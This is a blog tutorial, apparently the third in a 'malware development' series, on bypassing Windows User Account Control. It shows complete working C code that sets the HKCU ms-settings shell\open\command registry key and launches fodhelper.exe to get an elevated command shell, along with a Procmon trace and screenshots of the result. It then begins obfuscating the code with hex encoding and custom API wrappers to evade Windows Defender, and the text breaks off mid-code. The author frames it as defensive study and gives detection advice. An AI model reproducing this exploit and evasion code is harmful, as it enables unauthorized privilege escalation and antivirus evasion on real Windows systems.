MALWARE DEVELOPMENT III

User Access Control and Privilage Escalation

JANUARY 1, 2024

BIRKAN KES

Privilege escalation and User Access Control

Bypassing User Account Control (UAC) relies on the fundamental security feature found in Windows operating systems, which prevents unauthorized system alterations. This feature, generally considered secure, enables malicious threat actors to evade detection from antivirus solutions through UAC Bypass, thus allowing them to achieve their intended malicious objectives. We have multiple techniques for bypassing UAC, but in this article, we'll only focus on one. Our aim is to understand potential threats and enhance our defensive perspective.

Definition of Privilege Escalation:

Privilege escalation is a technique used by attackers to elevate their level of access within a system. Typically, this involves gaining access from a low-privileged user account to a system administrator (admin) level or another user account with higher privileges.

This technique is often accomplished by exploiting security vulnerabilities or misconfigurations within the system. For example:

- Through weak file permissions or poorly configured network shares, an attacker may gain access to sensitive system files and increase their privileges by modifying or updating these files.
- A compromised or vulnerable application may allow an attacker to escalate privileges by executing malicious code within a process initiated with lower privileges or by impacting a privileged service within the system.
- Exploiting security vulnerabilities to execute malicious software or malicious scripts.

Privilege escalation generally requires the attacker to identify and exploit weaknesses and security vulnerabilities within the target system to carry out such attacks. This necessitates attackers to have a deep understanding of the system, conduct research on common security vulnerabilities, and leverage identified weaknesses within the target system to elevate their privileges.

Definition of User Account Control Bypass:

User Account Control (UAC) is a security mechanism utilized in Windows operating systems. UAC prompts users for consent when attempting to perform tasks that require administrator privileges, thereby helping prevent the installation of unwanted software or modifications to the computer.


However, in some cases, attackers may find methods to bypass or circumvent UAC. This allows them to initiate processes with elevated privileges using normal user accounts. UAC bypass is typically achieved through the following methods:

- Exploiting a compromised or low-privileged application to initiate a high-privileged process.
- Leveraging a service or application associated with special permissions on the system to bypass UAC protection.
- UAC bypass techniques often exploit weaknesses or security vulnerabilities present in the system. These may be carried out through abused application software, altered system settings, or custom-designed code.


How to Choose the Right Program

We will utilize fodhelper.exe for UAC bypass. Before writing our malicious code, we will begin by examining why we chose fodhelper.exe and the feature causing UAC bypass. Then, by writing our malicious code, we will first analyze it on our Windows 10 virtual machine where Windows Defender is disabled, and then on my up-to-date Windows 11 device.

Note: UAC is set to default both on my personal device and on the virtual machine.




Let's examine the manifest of fodhelper.exe and understand the feature causing this vulnerability.



The screenshot above shows the manifest of fodhelper.exe, with 2 areas marked in red for emphasis. Upon examination, under the Requested Privileges section, an execution level of administrator is required. This means that the user running fodhelper.exe needs to be a member of the administrator group.


However, the key area of interest here is the autoElevate section, which means the executed fodhelper.exe will automatically elevate to the administrator level. As a result, our malicious code, when executed by a user belonging to the relevant permission group, will be elevated to the administrator level through fodhelper, independent of user consent.

This is why the UAC bypass occurs – due to setting this variable to true. So, having observed such a configuration in the application, let's delve a bit deeper and determine how we can exploit it.



Time of Day	Process Name	PID	Operation	Path	Result	Detail
4:29:28.2793551 PM	fodhelper.exe	1684	RegOpenKey	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\fodhelper.exe	NAME NOT FOUND	Desired Access: Query Value, Enumerate Sub Keys
4:29:28.2793958 PM	fodhelper.exe	1684	RegOpenKey	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\fodhelper.exe	NAME NOT FOUND	Desired Access: Query Value, Enumerate Sub Keys
4:29:28.2794895 PM	fodhelper.exe	1684	RegOpenKey	HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\fodhelper.exe	NAME NOT FOUND	Desired Access: Read
4:29:28.2804724 PM	fodhelper.exe	1684	RegOpenKey	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\fodhelper.exe	NAME NOT FOUND	Desired Access: Query Value, Enumerate Sub Keys
4:29:28.2838294 PM	fodhelper.exe	1684	RegOpenKey	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\fodhelper.exe	NAME NOT FOUND	Desired Access: Query Value, Enumerate Sub Keys
4:29:28.3404145 PM	fodhelper.exe	1684	RegOpenKey	HKCU\Software\Classes\ms-settings\Shell\Open\command	SUCCESS	Desired Access: Query Value
4:29:28.3404218 PM	fodhelper.exe	1684	RegQueryKey	HKCU\Software\Classes\ms-settings\Shell\Open\command	SUCCESS	Query: Name
4:29:28.3404292 PM	fodhelper.exe	1684	RegQueryKey	HKCU\Software\Classes\ms-settings\Shell\Open\command	SUCCESS	Query: HandleTags, HandleTags: 0x0
4:29:28.3404588 PM	fodhelper.exe	1684	RegCloseKey	HKCU\Software\Classes\ms-settings\Shell\Open\command	SUCCESS	
4:29:28.3456244 PM	fodhelper.exe	1684	RegOpenKey	HKCU\Software\Classes\ms-settings\Shell\Open\command	SUCCESS	Desired Access: Query Value
4:29:28.3456328 PM	fodhelper.exe	1684	RegQueryKey	HKCU\Software\Classes\ms-settings\Shell\Open\command	SUCCESS	Query: Name
4:29:28.3456403 PM	fodhelper.exe	1684	RegQueryKey	HKCU\Software\Classes\ms-settings\Shell\Open\command	SUCCESS	Query: HandleTags, HandleTags: 0x0
4:29:28.3456736 PM	fodhelper.exe	1684	RegCloseKey	HKCU\Software\Classes\ms-settings\Shell\Open\command	SUCCESS	
4:29:28.3457691 PM	fodhelper.exe	1684	RegOpenKey	HKCU\Software\Classes\ms-settings\Shell\Open\command	SUCCESS	Desired Access: Query Value
4:29:28.3457772 PM	fodhelper.exe	1684	RegQueryKey	HKCU\Software\Classes\ms-settings\Shell\Open\command	SUCCESS	Query: Name
4:29:28.3457849 PM	fodhelper.exe	1684	RegQueryKey	HKCU\Software\Classes\ms-settings\Shell\Open\command	SUCCESS	Query: HandleTags, HandleTags: 0x0
4:29:28.3458223 PM	fodhelper.exe	1684	RegCloseKey	HKCU\Software\Classes\ms-settings\Shell\Open\command	SUCCESS	
4:29:28.3458520 PM	fodhelper.exe	1684	RegOpenKey	HKCU\Software\Classes\ms-settings\Shell\Open\command	SUCCESS	Desired Access: Query Value
4:29:28.3458597 PM	fodhelper.exe	1684	RegQueryKey	HKCU\Software\Classes\ms-settings\Shell\Open\command	SUCCESS	Query: Name
4:29:28.3458672 PM	fodhelper.exe	1684	RegQueryKey	HKCU\Software\Classes\ms-settings\Shell\Open\command	SUCCESS	Query: HandleTags, HandleTags: 0x0
4:29:28.3459057 PM	fodhelper.exe	1684	RegCloseKey	HKCU\Software\Classes\ms-settings\Shell\Open\command	SUCCESS	

As evident from the screenshot, fodhelper.exe first searches for a non-existent registry address. After not finding this address, it accesses and reads the HKCU:\Software\Classes\ms-settings\shell\open\command address. Our goal is to write our desired command or operation to this key, so in essence, upon starting fodhelper.exe, it reads this registry value and executes, thereby achieving our objective.



When we check the address, we see that there are 2 keys present.

Note: Take note of this registry key, as some other applications check these and similar keys when they cannot find their desired registry keys. It's an important key to monitor from a defensive perspective.

Now, before moving on to the next step and starting to write our malicious code, I want to mention another tag like AutoElevate.

UiAccess is a tag that is defaultly defined as false. However, if it's defined as true, it can be used for UAC bypass.


Allow UIAccess applications to prompt for elevation without using the secure desktop	Controls whether User Interface Accessibility (UIAccess or UIA) programs can automatically disable the secure desktop for elevation prompts used by a standard user. **Enabled:** UIA programs, including Remote Assistance, automatically disable the secure desktop for elevation prompts. If you don't disable the **Switch to the secure desktop when prompting for elevation** policy setting, the prompts appear on the interactive user's desktop instead of the secure desktop. This setting allows the remote administrator to provide the appropriate credentials for elevation. This policy setting doesn't change the behavior of the UAC elevation prompt for administrators. If you plan to enable this policy setting, you should also review the effect of the **Behavior of the elevation prompt for standard users** policy setting: if it's' configured as **Automatically deny elevation requests**, elevation requests aren't presented to the user. **Disabled (default):** The secure desktop can be disabled only by the user of the interactive desktop or by disabling the **Switch to the secure desktop when prompting for elevation** policy setting.


Ref: https://learn.microsoft.com/en-us/windows/security/application-security/application-control/user-account-control/settings-and-configuration?tabs=intune

However, remember that for UIAccess, the following 2 conditions need to be met:

1. Location: %ProgramFiles%, including subfolders - %SystemRoot%\system32\ - %ProgramFiles(x86)%, including subfolders
2. Having a digital signature

When we look at the RequestedPrivileges section in the screenshots below, we see 2 values. The first level="asInvoker" is used to continue running at the privilege level at which the program was called. You can think of it as a kind of permission control.





By examining the provided screenshots of applications or by identifying other applications that meet our desired conditions, we can research alternative applications instead of fodhelper (eg. recdisc.exe,…)

One more piece of information: if you notice that "asInvoker" is defined in the Requested Execution Level headings, you can clarify the definitions of these variables by examining the values in this area from the screenshot below.

The choices for `/MANIFESTUAC:` *`level`* are as follows:

- `level='asInvoker'`: The application runs at the same permission level as the process that started it. You can elevate the application to a higher permission level by selecting **Run as Administrator**.
- `level='highestAvailable'`: The application runs at the highest permission level that it can. If the user who starts the application is a member of the Administrators group, this option is the same as `level='requireAdministrator'`. If the highest available permission level is higher than the level of the opening process, the system prompts for credentials.
- `level='requireAdministrator'`: The application runs using administrator permissions. The user who starts the application must be a member of the Administrators group. If the opening process isn't running with administrative permissions, the system prompts for credentials.

Ref: https://learn.microsoft.com/en-us/cpp/build/reference/manifestuac-embeds-uac-information-in-manifest?view=msvc-170#remarks

!!!!! The point being made here is: If you're developing a rule, it's not enough to include only fodhelper.exe in the rule. By researching other exe files and registry keys in Windows that meet the required conditions by default, or by investigating third-party applications that carry these configurations, you can identify other applications instead of fodhelper. !!!!!

Now, let's move on to writing our malicious code.


Malware Development Step 1

```c
#include <windows.h>
#include <stdio.h>

int main() {
  HKEY hkey;
  DWORD d;

  const char* settings = "Software\\Classes\\ms-settings\\Shell\\Open\\command";
  const char* cmd = "cmd /c start C:\\Windows\\System32\\cmd.exe";
  const char* del = "";


  // open and set registry key and make sure DelegateExecute key not setted
  LSTATUS stat = RegCreateKeyEx(HKEY_CURRENT_USER, (LPCSTR)settings, 0, NULL, 0, KEY_WRITE, NULL, &hkey, &d);

  stat = RegSetValueEx(hkey, "", 0, REG_SZ, (unsigned char*)cmd, strlen(cmd));

  stat = RegSetValueEx(hkey, "DelegateExecute", 0, REG_SZ, (unsigned char*)del, strlen(del));

  RegCloseKey(hkey);

  // call fodhelper.exe and run as adminastrator
  SHELLEXECUTEINFO sei = { sizeof(sei) };
  sei.lpVerb = "runas";
  sei.lpFile = "C:\\Windows\\System32\\fodhelper.exe";
  sei.hwnd = NULL;
  sei.nShow = SW_NORMAL;

  if (!ShellExecuteEx(&sei)) {
    DWORD err = GetLastError();
    printf ("failed reason >>> %ld", err);
  } else {
    printf("Congratulations");
  }

  return 0;
}
```


As seen in the screenshot above, we specified the keys in the detected registry area and defined the values to assign to these keys. Then, we called fodhelper.exe with administrator privileges. It's a quite simple and short code. Here, I defined a script that calls a highly privileged Shell; you can add code according to your desired scenario or add a user with administrator privileges.

When we run the code, fodhelper.exe will be invoked, then fodhelper.exe will go to HKCU:\Software\Classes\ms-settings\shell\open\command and execute the key we set there.

Now, let's run it.




As seen, it successfully called a Administrator-level cmd Shell. Let's examine.




As observed, it's evident that the called cmd.exe is elevated, and since fodhelper.exe terminates after calling cmd, cmd.exe is seen as the parent.


We can examine the process more closely with Procmon to see the steps in more detail.



After running the malware, we can observe that the variable is defined when checking the registry.



Now let's switch from the virtual machine to our up-to-date Windows 11 machine and give it a try.




As seen, it was immediately detected as a direct UAC bypass and our malware was removed.

As seen, our malicious software was directly detected and removed as a UAC bypass. Now, let's make some changes. Of course, it will still be detected because it is blocked as soon as we deploy it on Windows 11 due to the strings it contains and the functions we use to manipulate the registry. Let's take it a step further and make improvements; instead of calling predefined functions, let's define our own functions, and also leverage encoding and obfuscation techniques.

Malware Development Step 2


```c
#include <windows.h>
#include <stdio.h>

char* encode(const char* str) {
    size_t len = strlen(str);
    char* encoded = (char*)malloc((len * 2 + 1) * sizeof(char));
    for (int i = 0; i < len; ++i) {
        sprintf(encoded + (i * 2), "%02X", str[i]);
    }
    encoded[len * 2] = '\0';
    return encoded;
}

char* decode(const char* str) {
    size_t len = strlen(str) / 2;
    char* decoded = (char*)malloc((len + 1) * sizeof(char));
    for (int i = 0; i < len; ++i) {
        sscanf(str + (i * 2), "%2hhX", &decoded[i]);
    }
    decoded[len] = '\0';
    return decoded;
}

typedef LONG(WINAPI *PREGCREATEKEYEXA)(
    HKEY    hKey,
    LPCSTR  lpSubKey,
    DWORD   Reserved,
